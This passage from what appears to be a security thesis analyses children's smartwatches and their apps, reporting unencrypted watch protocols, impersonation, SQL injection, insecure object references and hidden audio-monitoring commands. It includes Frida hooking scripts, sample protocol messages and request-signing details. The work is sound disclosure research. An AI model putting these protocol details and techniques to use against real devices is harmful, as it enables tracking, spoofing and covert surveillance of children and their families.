To compare different white-label products, we bought three 3G Electronics watches from different brands. The decision for the three additional watches was based on the marketing promises of the producers. They have in common that they promise extraordinary security and privacy level of their products [238, 18, 307]. At the time of selection, we were not aware of the original manufacturers of these three watches. An overview of our analyzed watches is shown in Table 4.1.

4.3.2 Intercepting Smartwatch Traffic

Analyzing the smartwatch to server communication requires intercepting the mobile data connection. We create a custom GSM base station with the Software Defined Radio (SDR) N210 from Ettus Research, and the open-source GSM stack implementation OpenBTS inside a controlled and shielded environment. We use the GPS simulator LabSat 3 from Racelogic to spoof different locations for the smartwatch.

While testing all functionalities of the selected smartwatches, we recorded the traffic between the smartwatch and the server using Wireshark on the OpenBTS host computer.

Reverse Engineering of the Communication Protocol To understand the communication between the smartwatch and the server, we had to reverse engineer the used protocol from the recorded traffic. Three of six analyzed watches use an ASCII protocol with no encryption. See Listing 4.1 for sample messages of the StarlianTracker GM11 watch. The message starts with the ASCII string *3G*, which corresponds to the white-label manufacturer. What follows is the IMEI of the watch, and the hexadecimal encoded length of the message. The first sample message sends a heart emoji from the app to the watch. The second message triggers the smartwatch to ring, whereas the third message sends the text *Hallo* to the watch. The last message sends a location update based on GPS coordinates, including the battery status and the currently connected cell phone network. By analyzing the protocol, it is also possible to deduce the original manufacturer of a smartwatch.

Finally, we conducted a detailed security analysis of the smartwatch to server communication and the server API by sending manipulated commands while observing the behavior of the watch and app.

```
[3G*<IMEI>*0008*FLOWER,1]
[3G*<IMEI>*0004*FIND]
[3G*<IMEI>*0020*MESSAGE,00480061006C006C006F0020]
[3G*<IMEI>*006E*UD,060220,125030,V,40.143057,N, 7.3223417,E,0.00,0.0,0.0,0,100,91,
    811, 0,00000000,1,0,467,193,530,10,147,0,75.1]
```

Listing 4.1: **Protocol messages between the StarlianTracker GM11 smartwatch and the server.**

Evaluation of SMS commands Some smartwatches support SMS commands to be able to configure specific settings without the need for an internet connection of the watch. In the assessment of such commands, we inserted a valid SIM card into the smartwatch and sent SMS commands with a standard mobile phone to the watch. We also configured the smartwatches with a mobile number that is used in a mobile phone to analyze incoming SMS for the smartwatch.

4.3.3 Reverse Engineering Smartphone Apps

Analyzing the app to server communication requires us to take a closer look at the implementation of smartphone applications. Mainly, we looked at the Android apps, as this platform allows for more powerful reverse engineering. Where applicable, we also checked the corresponding iOS for the same vulnerabilities. To analyze Android applications, we used the *Frida* reverse engineering framework for hooking function calls and *mitmproxy* for intercepting TLS traffic from both Android and iOS applications. We also used *JADX* to decompile the `.apk` files. The dynamic analysis was performed using a Google Nexus 5X.

```
var builder = Java.use('okhttp3.OkHttpClient$Builder');
var proxy = Java.use('java.net.Proxy');
var proxyType = Java.use('java.net.Proxy$Type');
var iSockAddr = Java.use('java.net.InetSocketAddress');
var sockAddr = Java.use('java.net.SocketAddress');
var sa = Java.cast(iSockAddr.$new(IP, PORT), sockAddr);
var type = proxyType.valueOf("HTTP");
var pr = proxy.$new(type, sa);
builder.proxy.overload("java.net.Proxy").implementation = function(a) {
        return this.proxy(pr);
    }
```

Listing 4.2: **Setting up a proxy with Frida.**

Sniffing TLS Encrypted Traffic The first goal was to be able to sniff the traffic between the apps and the backend by installing a proxy server. Since some apps—i.e., SeTracker—explicitly circumvent the usage of the Android system proxy using the OkHttp3 API, we used Frida to hook the constructor of the inner class `okhttp3.OkHttpClient.Builder`, setting up a proxy for requests, as shown in Listing 4.2. Since this Builder is used to construct all OkHttp client objects, all HTTP and HTTPS requests made through this API will be sent to *mitmproxy* running at `IP:PORT`. Another challenge here lies within the usage of certificate pinning for TLS connection. If an app uses certificate pinning, *mitmproxy* cannot decrypt the redirected traffic. Fortunately, Frida scripts to

disable certificate pinning for specific apps exist—i.e., by Jamie Holding [142]. After this, we were able to decrypt all relevant traffic using *mitmproxy*.

Reverse Engineering API Calls After sniffing and decrypting the app to server communication, the next goal was to send crafted API calls to perform in-depth security tests. However, for some API calls encountered during the analysis, information exceeding the simple request was necessary. For example, the *SeTracker* app appends a parameter called `sign` to each request. Since the app dynamically generates this parameter, decompiling the `.apk` file was necessary and hooking the MD5 method call, as shown in Listing 4.3.

Using *JADX*, we recovered some of the source code of the tested apps. With this information, we could identify additional API endpoints that were not used by the apps during our tests as well as information regarding the API usage. While the decompiler could not recover all source code, we were at least able to identify classes and method signatures. Using Frida, we were able to hook interesting methods and identify inputs and output. This information assisted in the analysis of the API calls.

```
1 sU = Java.use('com.tgelec.securitysdk.config.SignUtils');
2 sU.MD5.overload("java.lang.String").implementation = function(a) {
3     var b = this.MD5(a);
4     console.log("[+] MD5 of " + a + " is " + b);
5     return b;
6     }
```

Listing 4.3: **Hooking an MD5 method call using Frida.**

4.4 Evaluation

This section summarizes our findings for the tested watch platforms. Since three watches operate with the SeTracker app and the 3G Electronics platform, the corresponding results are combined in one section. Even though the ANIO watch is also manufactured by 3G Electronics, the smartphone app is different, and we will show that the underlying platform is slightly extended (see Section 4.4.6). The evaluation results of the watch to backend communication can be seen in Table 4.2a, the results of the app and API evaluation can be seen in Table 4.2b at the end of this section.

4.4.1 SeTracker / 3G Electronics – Watch to Backend

Communication Security All three of the analyzed 3G Electronics platform smartwatches communicate via TCP/IP and a non-standardized protocol. The analysis shows that the protocol used by the first watch, the StarlianTracker GM11, is based on ASCII commands whereby each protocol message is encapsulated in brackets and includes the protocol identifier *3G*, the device ID, the length in bytes of the command, and the command itself. The command consists of a tag with optional parameters separated by commas. An asterisk separates the different elements. The format is shown in Listing 4.4.

This protocol does not use any encryption or authentication mechanism. The security relies only on the underlying GSM network layer.

```
1 [3G*<ID>*<length>*<tag>,<param1>,<param2>,..]
```

Listing 4.4: **Text-based protocol used by the StarlianTracker GM11 smartwatches, manufactured by 3G Electronics.**

The next two watches listed in Table 4.1 communicate via a different—binary—protocol with the server. We did not analyze this protocol since the server also accepts text-based protocol messages for these two watches.

API Security Instead of authentication, the API requires identification by the device ID. The ID of a smartwatch is derived from the International Mobile Equipment Identity (IMEI) number and consists of 10 digits. It is also encoded inside the so-called registration number required for the initial pairing of the watch and the server. Consequently, an attacker who wants to attack a specific smartwatch has to find out the IMEI or the registration ID, which is usually printed on the backside of the watch. During our research, we also found several IMEIs and registration IDs on Amazon ratings and YouTube testimonials.

Our tests show that it is possible to check if a device ID is assigned to a smartwatch and currently paired with a phone. In case the attacker sends a message containing an unassigned watch ID to the server, the server responds with a corresponding error message. If the provided ID was already registered, but later unpaired from the app, the server responds with the email address and, if stored, the avatar image of the last app user who paired the smartwatch with their smartphone. By iterating the device ID, an attacker can scan the server for active IDs, email addresses, and user icons.

Due to the lack of an authentication process, an attacker can send arbitrary messages to the server and impersonate one or more smartwatches by reference to the device ID. It is possible to tamper the data, which the app displays. This includes but is not limited to:

- Modifying the shown location of the smartwatch
- Sending voice messages to the app
- Changing the displayed battery status, time and date of the last update from the watch

If an attacker forces the StarlianTracker smartwatch to connect to their rogue GSM network, establishing a MitM position, they can additionally send new messages or tamper valid server messages to the smartwatch. This adds, at least, the following attack vectors:

- Send voice and text messages to the smartwatch
- Modify SOS and phone book contacts of the watch
- Initiate a hidden call from the watch (Remote Monitoring)

4.4.2 SeTracker / 3G Electronics – App to Backend

Communication Security The SeTracker and SeTracker2 Android applications use a REST API over HTTPS to communicate with the application server. These applications were the only apps we tested that employed certificate pinning. The iOS applications also use certificate pinning, which prevented further analysis on that platform. However, under Android, API calls can still be observed using FRIDA (see Section 4.3.3). We found that the app adds a `sign` parameter, which is checked server-side, to each API request. The application generates the `sign` parameter by first sorting them alphabetically and then applying the calculation shown in Equation 1. Obviously, this is not a cryptographically strong signature, but merely a measure to obfuscate the request. It is, therefore, not a sufficient security measure to prevent any motivated attacks.

Equation 1: Request signing example. Parameters are login and pass.

$$\begin{aligned} in &= \text{SECPRO} \parallel \text{loginname=<}login\text{>} \parallel \text{password=<}pass\text{>} \parallel \text{SECPRO} \\ sign &= MD5(MD5(MD5(in))) \end{aligned}$$

API Security Authentication to the API is achieved by submitting the username and a single-round MD5 hash of the user password to the server. Generally, the use of unsalted MD5 hashes for password hashing is insecure as the hash can be cracked efficiently using brute force or rainbow tables. Additionally, client-side hashing of passwords does not provide any more security than the use of plain passwords as the hash effectively becomes the password. This is especially true if the password hash is stored on the server and compared to the hash sent by the client to check authorization [59]. The API response contains the MD5 hash of the password, indicating that 3G Electronics stores the password hash on the server. In return to a login request, the API returns a session ID (`sid`), which is used for authentication and which seems to be checked for all relevant calls, in this case preventing unauthorized access to other users' data.

During our tests of the 3G API, we found that almost all parameters of the REST API were vulnerable to SQL injections. Some API endpoints even return the SQL error message and filter parameters containing SQL keywords. Interestingly, while analyzing the Android apps, we found that they employ client-side filtering for SQL keywords. These keywords include typical SQL control sequences like `*`, `select`, `--`, `union`, and `;`. They also include conditional operators like `and`, `or`, and `like`. This filter list, however, is not exhaustive and does not reliably prevent SQL injection exploits. For ethical and legal reasons, we did not exploit this vulnerability to access any data. However, it is safe to assume that a motivated attacker can use this vulnerability to access other user accounts and track arbitrary watches. That 3G Electronics uses keyword filtering shows that they are aware of injection attacks but fail to employ adequate countermeasures—e.g., prepared statements.

Further analysis of the SeTracker and SeTracker2 API reveals additional API endpoints that we did not observe during the traffic analysis. One interesting example is the `sendOrder` endpoint, which is used to send commands to the

watch. In particular, two commands stood out. One triggered a 15-second recording on the smartwatch, which can later be downloaded using another endpoint. The watch gives no visual or audible indication that this recording is in progress. The other command allows specifying a phone number to call from the watch. This command causes the watch screen to turn off, and the specified number is called—a remote monitoring functionality. The called number is not restricted to the watch's phone book. In previous versions of SeTracker, this functionality was actively marketed as a *monitor function*. However, we could not trigger this from the app in the current version.

4.4.3 SeTracker / 3G Electronics – Privacy and Compliance Violations

Smartwatch Communication As far as we could analyze the communication, the communication server for the smartwatch is an Amazon AWS instance located in Frankfurt, Germany. That corresponds to the marketing claims made by the German re-sellers of these watches (see Section 4.1.1). Since smartwatches of different labels use the same server, we assume that this server is owned and maintained by 3G Electronic, located in Shenzhen, China.

Furthermore, during our research, we found a URL to the server's management console. Even without valid login credentials, it is possible to see the console's features, including, but not limited to:

- Location tracking of smartwatches by the user ID
- Listing all paired watches for a specific app user
- Resetting the password for any app user

Consequently, we can not verify that the data is stored only in Europe, respectively, as remote access is possible.

During startup, the smartwatch opens a connection to a second server, and transmit the following information to it:

- 3G Electronics internal smartwatch platform name
- Device ID and firmware version
- IMEI
- Communication server IP and port
- Mobile network identifier: country and provider
- APN configuration
- Cell phone number of the watch

According to WHOIS information, the server belongs to *Aliyun Computing Co. Ltd.*, a subsidiary of the Chinese *Alibaba* group.

First of all, at least the cell phone number is personal information that is affected by the GDPR. Furthermore, with the transmitted data, it is possible to conduct all the attacks described above.

App Communication The SeTracker and SeTracker2 apps do not provide a privacy agreement upon installation or login. Therefore, users cannot ascertain what data the app will gather and how it will be stored and used. Since the watches used with this application are white-label products, it might be the responsibility of the actual watch vendors to provide privacy statements—which was not the case for our watches. Nevertheless, it seems questionable that an application collecting and processing sensitive data on children does not provide a detailed privacy statement.

During our analysis of the Android application, we found that the exact location (latitude and longitude) of the Android phone is periodically disclosed to the API server to retrieve a value called `adInfo`. We assume this is to deliver advertisement—of which there is plenty in the app—to the client. Since this is not indicated to the user, who is only presented with an Android location permission request upon first starting the app, we find this worrying.

SMS Communication We found several SMS commands for 3G Electronics watches listed on websites and forums[2]. The watch requires a password sent along with the command to execute it. We could partly confirm the vulnerabilities found in [26], all our watches are delivered with the default password *123456*, and only one manual recommends to change this password.

During our evaluation, we found out that the monitor function, which should start a hidden call to a specific phone number from the watch, was not implemented as an SMS command in any of our watches. For the StarlianTracker and the JBC watches, it was possible to activate the automatic answer function. After this, it is possible to call the watch with a muted phone, and the only indication that the watch records the environment is the display, which shows the active call. In our opinion, this functionality is close to a remote monitor function because it is doubtful that the kid, or any other person near the watch, is continuously observing the display. The behavior of the Polywell watch was a bit different. Before the watch answers the call, the ringtone is played for one second, notifying any person around the smartwatch.

With another command, it is possible to pair a smartwatch with a different server. After the execution of this command, the watch will communicate with the newly set IP and port. Due to this mechanism, it is possible to provide an alternative server that will enable the use of third-party applications. At least one of these apps explicitly advertises a remote monitoring function [102] that we successfully tested with the StarlianTracker watch. We were not able to use the app for the Polywell and JBC watches because both communicate via the 3G binary protocol, which is not supported by this third-party app.

4.4.4 Pingonaut Panda2 – Watch to Backend

Communication Security The Pingonaut Panda2 smartwatch communicates via TCP/IP and a non-standardized protocol with the server. The text-based protocol contains some parameters which we could not decipher. However, we

[2] `https://findmykids.org/blog/setting-of-gps-watch-for-kids-using-sms-commands`

identified the essential parts of the protocol to tamper messages and to send newly crafted messages. The layout is shown in Listing 4.5.

```
1 #@H<N/A>@H#; <IMEI>; <N/A>; 862182; <command>; <param1>; <param2>; ..
```

Listing 4.5: **Text-based protocol used by the Panda2 smartwatches.** N/A indicates an unknown protocol field.

The protocol is not encrypted and relies solely on the security of the underlying cellphone network. This is especially interesting because Pingonaut claims that they use a TLS connection between the watch and the server [238].

API Security Our analysis shows that the protocol does not have any authentication mechanism. The identification of the smartwatch is based on the IMEI of the watch. The format of such a 15 digit IMEI is defined as eight digits for the Type Allocation Code (TAC), which is usually unique for a particular product model. The following six digits comprise the serial number of the product, whereby the last digit is a checksum. That means that only six digits—the serial number—are relevant for the Pingonaut Panda2 identification. We confirmed this with a second Panda2, where only these six digits differ.

Pairing a new watch to the app requires a PIN, which is displayed on the watch. We found out that the server sends this PIN to any unpaired IMEI in response to an `init` protocol message. By submitting such requests with invalid IMEIs, more precisely with an invalid checksum, we successfully registered several ghost smartwatches in our app account, which will never be produced. As an attacker, it is possible to pair valid IMEIs of not yet manufactured smartwatches, leading to a Denial-of-Service (DoS) attack on all smartwatches, which will be sold in the future.

Also, this behavior reveals active IMEIs to an attacker. For active IMEIs, the server responds with the following private data if present:

- Unread text messages for the watch
- Speed dial numbers with names stored on the watch
- Do not disturb time intervals
- Stored alarm times

For the analysis of the API security, we replayed messages to the server and crafted new messages. We found that due to the lack of authentication, we could send arbitrary protocol messages to the server. Therefore, an attacker can impersonate any smartwatch. The impersonation attack includes:

- Modifying the shown location of the smartwatch
- Changing the displayed battery status

We could not replay our modified message a few days later, indicating server-side plausibility checks.

During the initial pairing of the smartwatch with the app, the server sends a `Send-SMS` command to the watch. After receiving this command, the watch sends an SMS with the IMEI to the Pingonaut SMS gateway, which in turn acknowledges the phone number of the smartwatch. After this procedure, the user can call the watch from the app. The app will enter the stored number into the dialer app, and the user only needs to start the call. We found out that the Pingonaut SMS Gateway does not verify the incoming SMS and accepts the sender's phone number as the number of the smartwatch assigned to the IMEI inside the message. In this way, an attacker can silently change the stored watch number for a specific or several IMEIs. In our opinion, the user typically does not verify the called number for the watch and will rely on the stored phone number to call the smartwatch. With this attack, it is possible to redirect phone calls to Pingonaut smartwatches.

Similar to the 3G Electronics watches, in a MitM scenario, the attacker can do the following:

- Send text messages to the smartwatch
- Modify short dial numbers and add numbers allowed to call the watch
- Add do not disturb time intervals
- Change alarm times

4.4.5 Pingonaut Panda2 – App to Backend

Communication Security The Pingonaut application uses a REST API over HTTPS to communicate with the backend servers. While TLS is used, no additional authentication of the application server—i.e., certificate pinning—is employed.

API Security User authentication for the Pingonaut API is performed via an API endpoint that takes the username, password, app version, and the app type (*kids*) as parameters. In response, a bearer token—a JSON Web Token (JWT) using the `HS256` algorithm—is returned, which has to be appended to further requests in the Authorization HTTP header. We checked the JWT for common vulnerabilities, including algorithm confusion, leakage of sensitive data, and weak secrets, but where unable to bypass the authorization. A nitpick here is the long (14 days) validity of the JWT, which the server does not invalidate when it issues a new one, causing all tokens to be valid for the whole 14 days. This increases the severity of any possible token disclosure.

All API endpoints (except registration and password reset) require a correct authentication header, and permissions seem to be enforced correctly. Therefore, we were unable to compromise other accounts or devices using the API.

4.4.6 ANIO4 Touch – Watch to Backend

Communication Security We found that the ANIO4 Touch uses the 3G Electronics ASCII-based protocol, which reveals that it is a white-label smartwatch manufactured by 3G Electronics.

In addition to the known protocol messages, we found one new server response, which the server regularly sends to the watch. We identified the payload of the message as the current weather information, including the name of the nearest city.

API Security Since the watch uses the same protocol, nearly all results listed for the 3G Electronics watches (see Section 4.4.1) are also valid for the ANIO watch. In contrast to the StarlianTracker GM11 watch, an initiation of a hidden call is not possible as a MitM attacker due to firmware modifications made for the ANIO watch. The second limitation is the user icon, which is not supported by the ANIO backend and consequently can not be downloaded by an attacker.

However, due to the weather extension of the protocol, an attacker can send any request to the ANIO server and will get the nearest city of the current smartwatch location.

4.4.7 ANIO4 Touch – App to Backend

Communication Security The *ANIO watch* application uses a REST API over HTTPS to communicate with the application server. We found that the app does not check the server certificate and uses no server authentication at all. This is a critical vulnerability, as any active MitM can read and modify the API communication.

```
[{
    "name":"Test Watch","gender":"f","companyId":"3G",
    "phone":"<redacted>","hardwareId":"<redacted>",
    "controlPassword":"<redacted>",
    "lastConnected":"2020-02-25T13:29:17.000Z",
    "id":<redacted>,"anioUserId":<redacted>,
    "lastLocation":{"lng":<redacted>,"lat":<redacted>},
    "lastLocationDate":"2020-02-25T14:29:17.000Z",
    "regCode":"<redacted>",
}]
```

Listing 4.6: **Abbreviated response to a request for devices associated with a user ID.** Interesting data marked in bold.

API Security Even though the ANIO watch is a 3G Electronics white-label product, ANIO provides their own API. The `user` endpoint provides registration, login, logout, push token registration, and password change calls. These calls require a valid authorization header—which can be obtained via the login call—where appropriate. The `device` endpoint provides functions for deleting, listing, locating, and configuring devices and is also protected by the same authorization header. Additionally, API endpoints for providing a privacy policy and promotional content exist.

The authorization checks employed by the ANIO API do not prevent a user from accessing other users' data. The server checks if a user is logged in, but does not implement permission management. The only information necessary to access other users' data is the user ID. As IDs are incremented with each new user, they can be iterated by asking the server for user information for any ID. This vulnerability is also known as insecure direct object reference [281].

Using this, an attacker can perform any operation and request any data. This includes locating a watch and viewing the location history, reading and sending chat messages between watch and server, and deleting and registering watches.

Therefore, a complete takeover of watches is possible using this API. A JSON response to a request for devices associated with a user id can be seen in Listing 4.6. The `lastLocation` parameter reveals the last location the watch reported to the server. The `regCode` parameter, which is also present in the response, is the only information necessary to register the watch with a user ID.

While the ANIO watch is a 3G Electronics white-label product, and the API contains an endpoint similar to the `sendOrder` endpoint of 3G's API with a `CALL` command, we were unable to trigger the watch's remote monitoring function.

4.4.8 ANIO4 Touch – Privacy and Compliance Violations

Smartwatch Communication According to public WHOIS information, the communication server is hosted on an Amazon AWS instance located in Frankfurt, Germany. The server IP and used ports are not the same as for the 3G Electronics watches. Since ANIO extended the protocol, we assume that they host their own dedicated AWS instance for the ANIO watches.

Due to the weather extension of the protocol, an attacker can request the nearest city of the current smartwatch location. Although this location is not very accurate, this behavior is still a privacy violation.

As described for the other 3G Electronics watches, the smartwatch connects to an update server located in China and sends private data to this server (see Section 4.4.3).

SMS Communication We tested the known SMS commands for 3G Electronics (see Section 4.4.2. Most of them are not implemented in the ANIO firmware. Notably, we could not trigger the remote monitoring and the automatic call answer. Furthermore, setting a different communication server is not possible.

4.4.9 XPLORA GO – Watch to Backend

Our traffic monitoring of the watch to backend communication yielded no human-readable content, indicating either encrypted or obfuscated communication.

Communication Security The watch communicates with two servers in the backend. The first connection is made via HTTP, the second via a raw TCP connection on port 443. Both connections use Base64 encoded payloads, which seem to be encrypted or at least obfuscated. Based on the analysis of the app in the following, we assume encryption with RC4. We found that only a few

bytes change between similar messages. Therefore, we assume the usage of a static key and re-use of the keystream for every message, which would allow known-plaintext attacks.

Due to the URLs called and the size of the messages, we assume that large data items like audio or image files were sent via the HTTP connection.

During our research, the XPLORA GO smartwatch was automatically updated via an over-the-air update. With this firmware update, the HTTP communication was changed to a more secure TLS 1.2 connection to the server. This corresponds to a Blog article from Xplora Technologies in November 2019, which advertises the security and privacy level of the watch, including the usage of TLS between watch and server [307].

API Security In the given time frame, we could not decrypt the protocol messages. Consequently, for the API security evaluation, we tried to replay original messages to the server, which was possible in general, but not in a reliable way. For example, the replay of a voice message with a length of seven seconds from the watch to the app resulted in the display of six voice messages with different lengths—between one and six seconds—inside the app. Despite the different shown lengths, the playback of each of the voice messages reveals the complete audio file. We also found that after truncating the payload of the message, the full voice message is still played. We, therefore, assume that the audio file is stored only once.

Since the device ID is sent in plain as an HTTP request parameter, we replayed messages with tampered IDs. Our analysis shows that the server does not accept the messages for modified IDs. Due to the lack of a second XPLORA smartwatch, we could not determine if this is due to an authentication mechanism or if the tested IDs were not assigned.

4.4.10 XPLORA GO – App to Backend

The app for the XPLORA GO is highly obfuscated, making the analysis challenging. Nevertheless, we were able to anlyse relevant functions.

Communication Security The app to backend communication is encrypted using TLS with no certificate pinning. By reverse engineering the Android app, we found that any traffic between the app and the backend is additionally encrypted using RC4 inside the TLS stream. The key is derived from specific message values. However, the same key is used for all messages in a session. Also, the keystream is reset for each message. This allows known-plaintext attacks, defeating the RC4 encryption. Additionally, an attacker that can reverse engineer the app can also reverse the key generation algorithm, allowing them to decrypt and spoof messages. However, since the TLS encryption remains unimpaired, we do not see these as critical vulnerabilities.

API Security The application communicates with the backend via a REST API. Every message needs to be RC4 encrypted to be accepted by the server. For encryption of the login request, the app derives a static key in conjunction with

Watch	3G Electronics	Pingonaut Panda2	ANIO4 Touch	XPLORA Go
Encryption	✖	✖	✖	✔
Authentication	✖	✖	✖	–
Active IDs Disclosure	●	●	●	–
Phone Position Tampering	●	◐	●	○
Send Voice Messages to App	●	○	●	◐
Other Vulnerabilities	Sends data outside EU	Disclosure of private data	Location disclosure, Sends data outside EU	–

(a) Results of the watch to backend communication evaluation

	SeTracker				
Application	SeTracker	SeTracker2	Pingonaut	ANIO watch	XPLORA 3 & 3S
App Version (Android)	4.5.4	2.6.5	1.10.1	1.1.8	1.8.6.25761
App Version (iOS)	Could not be tested		1.9.0	2.5.1	1.7.7
Encryption	✔		✔	(✓)	✔
Certificate Pinning	✔		✖	✖	✖
Authorization	✔		✔	✔	✔
Authorization Bypass	○		○	●	○
Remote Monitoring	●		○	○	○
Phone Position Disclosure	●	–	–	–	–
Other Vulnerabilities	SQL Injections, MD5 hashed Passwords, Client-side password hashing		–	Forced Browsing No certificate check	RC4 encryption vulnerable to known-plaintext attacks

(b) Results of the application and API evaluation

✔	Effective	(✓)	Used (with issues)	✖	Not Used/Not working	
●	Vulnerable	◐	Partly Vulnerable	○	Not Vulnerable	– Not Applicable

Table 4.2: **Evaluation results for the tested smartwatches and mobile applications.**

a timestamp. Both the user authorization and the selection of the RC4 key are provided by an eight-byte token, which is returned by the login call. Additionally, a ten-digit number (`qid`)—which remains static between sessions—is returned by the login call and is entered into the key derivation:

$$loginkey = MD5(statickey \parallel timestamp)$$
$$session-key = MD5(token \parallel qid)$$

Server and app re-use this key for all messages in a session—until a new login is performed. All API endpoints—except the login—require a valid token, and permissions seem to be checked correctly. Therefore, we were unable to compromise other accounts or devices using the API.

4.5 Conclusion

During our analysis of smartwatches for children, we found that several of them contain severe security vulnerabilities in either the way the watch communicates with the server, the way the app communicates with the backend, or the way the API on the server is secured. On three out of four tested watch platforms, the impersonation of watches was possible. This allows an attacker to spoof the location of watches. On two platforms, an attacker can even send voice messages from the watch to the smartphone app.

We also found the security of the APIs used by the applications to be concerning. We found critical vulnerabilities (SQL injections and insecure direct object reference) in two of them, allowing complete takeover of watches on at least the ANIO watch platform.

Specifically, the security of the ANIO4 Touch is severely lacking, as the application does not employ certificate checking for the TLS connection to the backend. It was possible to spoof any messages from watch to backend, and the API was vulnerable to insecure direct object reference, allowing an attacker to track arbitrary watches and eavesdrop on the communication between parents and children.

Examples with better security are the Pingonaut Panda2, where we were unable to identify severe vulnerabilities on the application side, and the XPLORA GO, where we were unable to identify any critical vulnerability.

We were surprised by the small number of OEMs. While we explicitly bought three German premium smartwatches, we found out that these smartwatches were produced by large Chinese OEMs. This is also interesting with regard to financial aspects. While one can buy a 3G Electronics smartwatch for 30 Euro, the same hardware is also advertised as a secure premium product for 140 Euro.

All in all, we found the security and privacy of smartwatches for children to be severely lacking and hope that all manufacturers will take the vulnerabilities to heart and fix them to protect children and their parents from attacks. However, as one can see in the ongoing press coverage where vulnerabilities were published for years, public authorities must increase the awareness and take action to force the manufactures to provide secure and legal products.

Future Work While we had success analyzing the traffic of most tested smartwatches, we experienced problems in analyzing the XPLORA GO watch. Even though we were able to analyze the RC4 encrypted traffic between app and backend through reverse engineering, we were unable to do the same for the watch to backend communication due to time constraints and the absence of watch firmware we could reverse engineer. It might be possible to solve these issues by either obtaining the firmware or mounting a known-plaintext attack against the encrypted traffic.

During our research, we found that some 3G electronics watches—i.e., the JBC watch—use a newer protocol version to communicate with the backend. This protocol is not ASCII-based and, therefore, harder to analyze. However, since the server does not check which protocol version a watch uses, all findings remain valid. Nevertheless, an analysis of this new protocol might lead to new vulnerabilities.

The vulnerabilities we found in children's smartwatches might be present in other devices with similar capabilities such as trackers for cars, pets, or, as sometimes practiced, spouse tracking. Since some companies for kids smartwatches sell such devices as well, we assume that at least some of the vulnerable backends are also used for these devices. This might lead to interesting research directions and the identification of new vulnerabilities and attacker scenarios.

Additionally, looking into other wearable devices, especially devices with medical functionality, might be interesting. Since these devices provide sensitive services and deal with sensitive data, their security is of utmost public concern.

Finally, based on the existing work done in analyzing devices employing GSM communication, other non-wearable devices could be analyzed. This includes medical base stations, IoT devices, and even cars. As all of these devices communicate over GSM with a vendor-provided backend, they should be analyzed for the same vulnerabilities.

Acknowledgments The authors would like to thank Götz Kappen for providing feedback and hardware for a GPS spoofing setup. Additionally, we would like to thank Hanno Böck for providing valuable feedback during our research.

Christoph Saatjohann and Fabian Ising were supported by the research project "MITSicherheit.NRW" funded by the European Regional Development Fund North Rhine-Westphalia (EFRE.NRW). Fabian Ising was also supported by a graduate scholarship of Münster University of Applied Sciences.

Part II

Decryption Oracle Attacks Against End-to-End Encryption

Overview

End-to-End Encryption (E2EE) protects data from anyone but the sender and the intended recipient. In contrast to transport encryption, where Transport Layer Security (TLS) is the de facto standard, a wide variety of standardized and custom-built E2EE protocols exist. Often these algorithms are domain-specific and adapted to the specific needs of their use case.

In this thesis, we look at the E2EE protocols deployed in email (see Chapters 5 and 6)—known as Secure/Multipurpose Internet Mail Extensions (S/MIME) and OpenPGP—and the vendor-specific encryption in PDF (Chapter 7) and common office documents (Chapter 8). In particular, we apply decryption oracle attacks to these protocols and formats, an attack class that has plagued mainly client-server protocols in the past [291, 31, 164, 34, 11].

Of particular interest in this part are the attacks on email E2EE. While other researchers have published oracle attacks on these protocols [195, 206, 173, 166], they were generally considered impractical because they required a lot of user interaction. In consequence, the underlying issues have been ignored for a long time. Our research in Chapter 5 shows that, in edge cases, no user interaction is required to perform oracle attacks on email E2EE. In other cases, full plaintext exfiltration requires as little user interaction as opening a single email (see Chapter 6).

Applying the techniques developed in Chapter 6 to PDF documents (see Chapter 7) shows that email is not the only ecosystem where E2EE becomes vulnerable to decryption oracle attacks through interaction with unrelated features. Chapter 8, on the other hand, shows that these attacks are not universally applicable to protocols using vulnerable primitives—therefore, it presents a fascinating study of the techniques' limitations.

5 Content-Type: multipart/oracle – Tapping into Format Oracles in Email End-to-End Encryption

This chapter is based on the publication "Content-Type: multipart/oracle – Tapping into Format Oracles in Email End-to-End Encryption" written by Fabian Ising, Damian Poddebniak, Tobias Kappert, Christoph Saatjohann, and Sebastian Schinzel and to be published in the proceedings of the 32nd USENIX Security Symposium in August 2023 [162].

The author is the first author of this publication and contributed the key ideas of the paper, evaluated both the libraries and the clients, and found and developed the exploit for the empty line oracle on iOS Mail, using tooling originally co-developed with Poddebniak for Chapter 3. A very early version of Section 5.3 and a preliminary analysis of older library versions were part of the author's master's thesis [161], supervised by Poddebniak. A preliminary analysis of some older client versions was done by Kappert in their master's thesis, supervised by the author. Saatjohann mainly contributed to Section 5.A and the scientific presentation.

Abstract

S/MIME and OpenPGP use cryptographic constructions repeatedly shown to be vulnerable to format oracle attacks in protocols like TLS, SSH, or IKE. However, oracle attacks in the E2EE email are considered impractical as victims would need to open many attacker-modified emails and communicate the decryption result to the attacker. But is this really the case?

In this paper, we survey how an attacker may remotely learn the decryption state in email E2EE. We analyze the interplay of MIME and IMAP and describe side channels emerging from network patterns that leak the decryption status in Mail User Agents. Concretely, we introduce specific MIME trees that produce decryption-dependent network patterns when opened in a victim's email client.

We survey 19 *OpenPGP- and S/MIME-enabled email clients and four cryptographic libraries and uncover a side channel leaking the decryption status of S/MIME messages in one client. Further, we discuss why the exploitation in the other clients is impractical and show that it is due to missing feature support and implementation quirks. These unintended defenses create an unfortunate conflict between usability and security. We present more rigid countermeasures for MUA developers and the standards to prevent exploitation.*

```
From:         Alice
To:           Bob
Subject:      Example
Content-Type: multipart/alternative;
              boundary=alternative

--alternative // ------------------------------------------------------
  Content-Type: application/encrypted

  [Base64-encoded ciphertext]
--alternative // ------------------------------------------------------
  Content-Type: application/encrypted

  [Base64-encoded ciphertext]
--alternative--
```

Listing 5.1: **A simplified email with two alternative encrypted MIME parts.** A MUA can fetch either part separately via IMAP. It is implementation-specific if fetching a part depends on the decryption result of another part.

5.1 Introduction

In the last decades, researchers repeatedly presented format oracle attacks such as Bleichenbacher's "Million Message Attack" [31] and Vaudenay's Cipher Block Chaining (CBC) padding oracle attack [291] to break the confidentiality and authenticity of widely used protocols such as TLS [200, 22, 34], SSH [58, 14], and IKE [100]. Even though the two primary standards for email encryption—S/MIME and OpenPGP—use similar cryptographic constructions as TLS, SSH, and IKE, email encryption appears not to be vulnerable to oracle attacks because they require an online oracle that attackers can query. Email allows sending chosen ciphertexts, but its store-and-forward architecture does not allow directly observing the decryption outcome. To learn about the result of the decryption process, the victim would need to cooperate with the attacker, e.g., by manually signaling whether the decryption failed. This process is impractical, especially if many oracle queries are required. Thus, formerly proposed oracle attacks against End-to-End Encryption (E2EE) in email [206, 195] were deemed unrealistic.

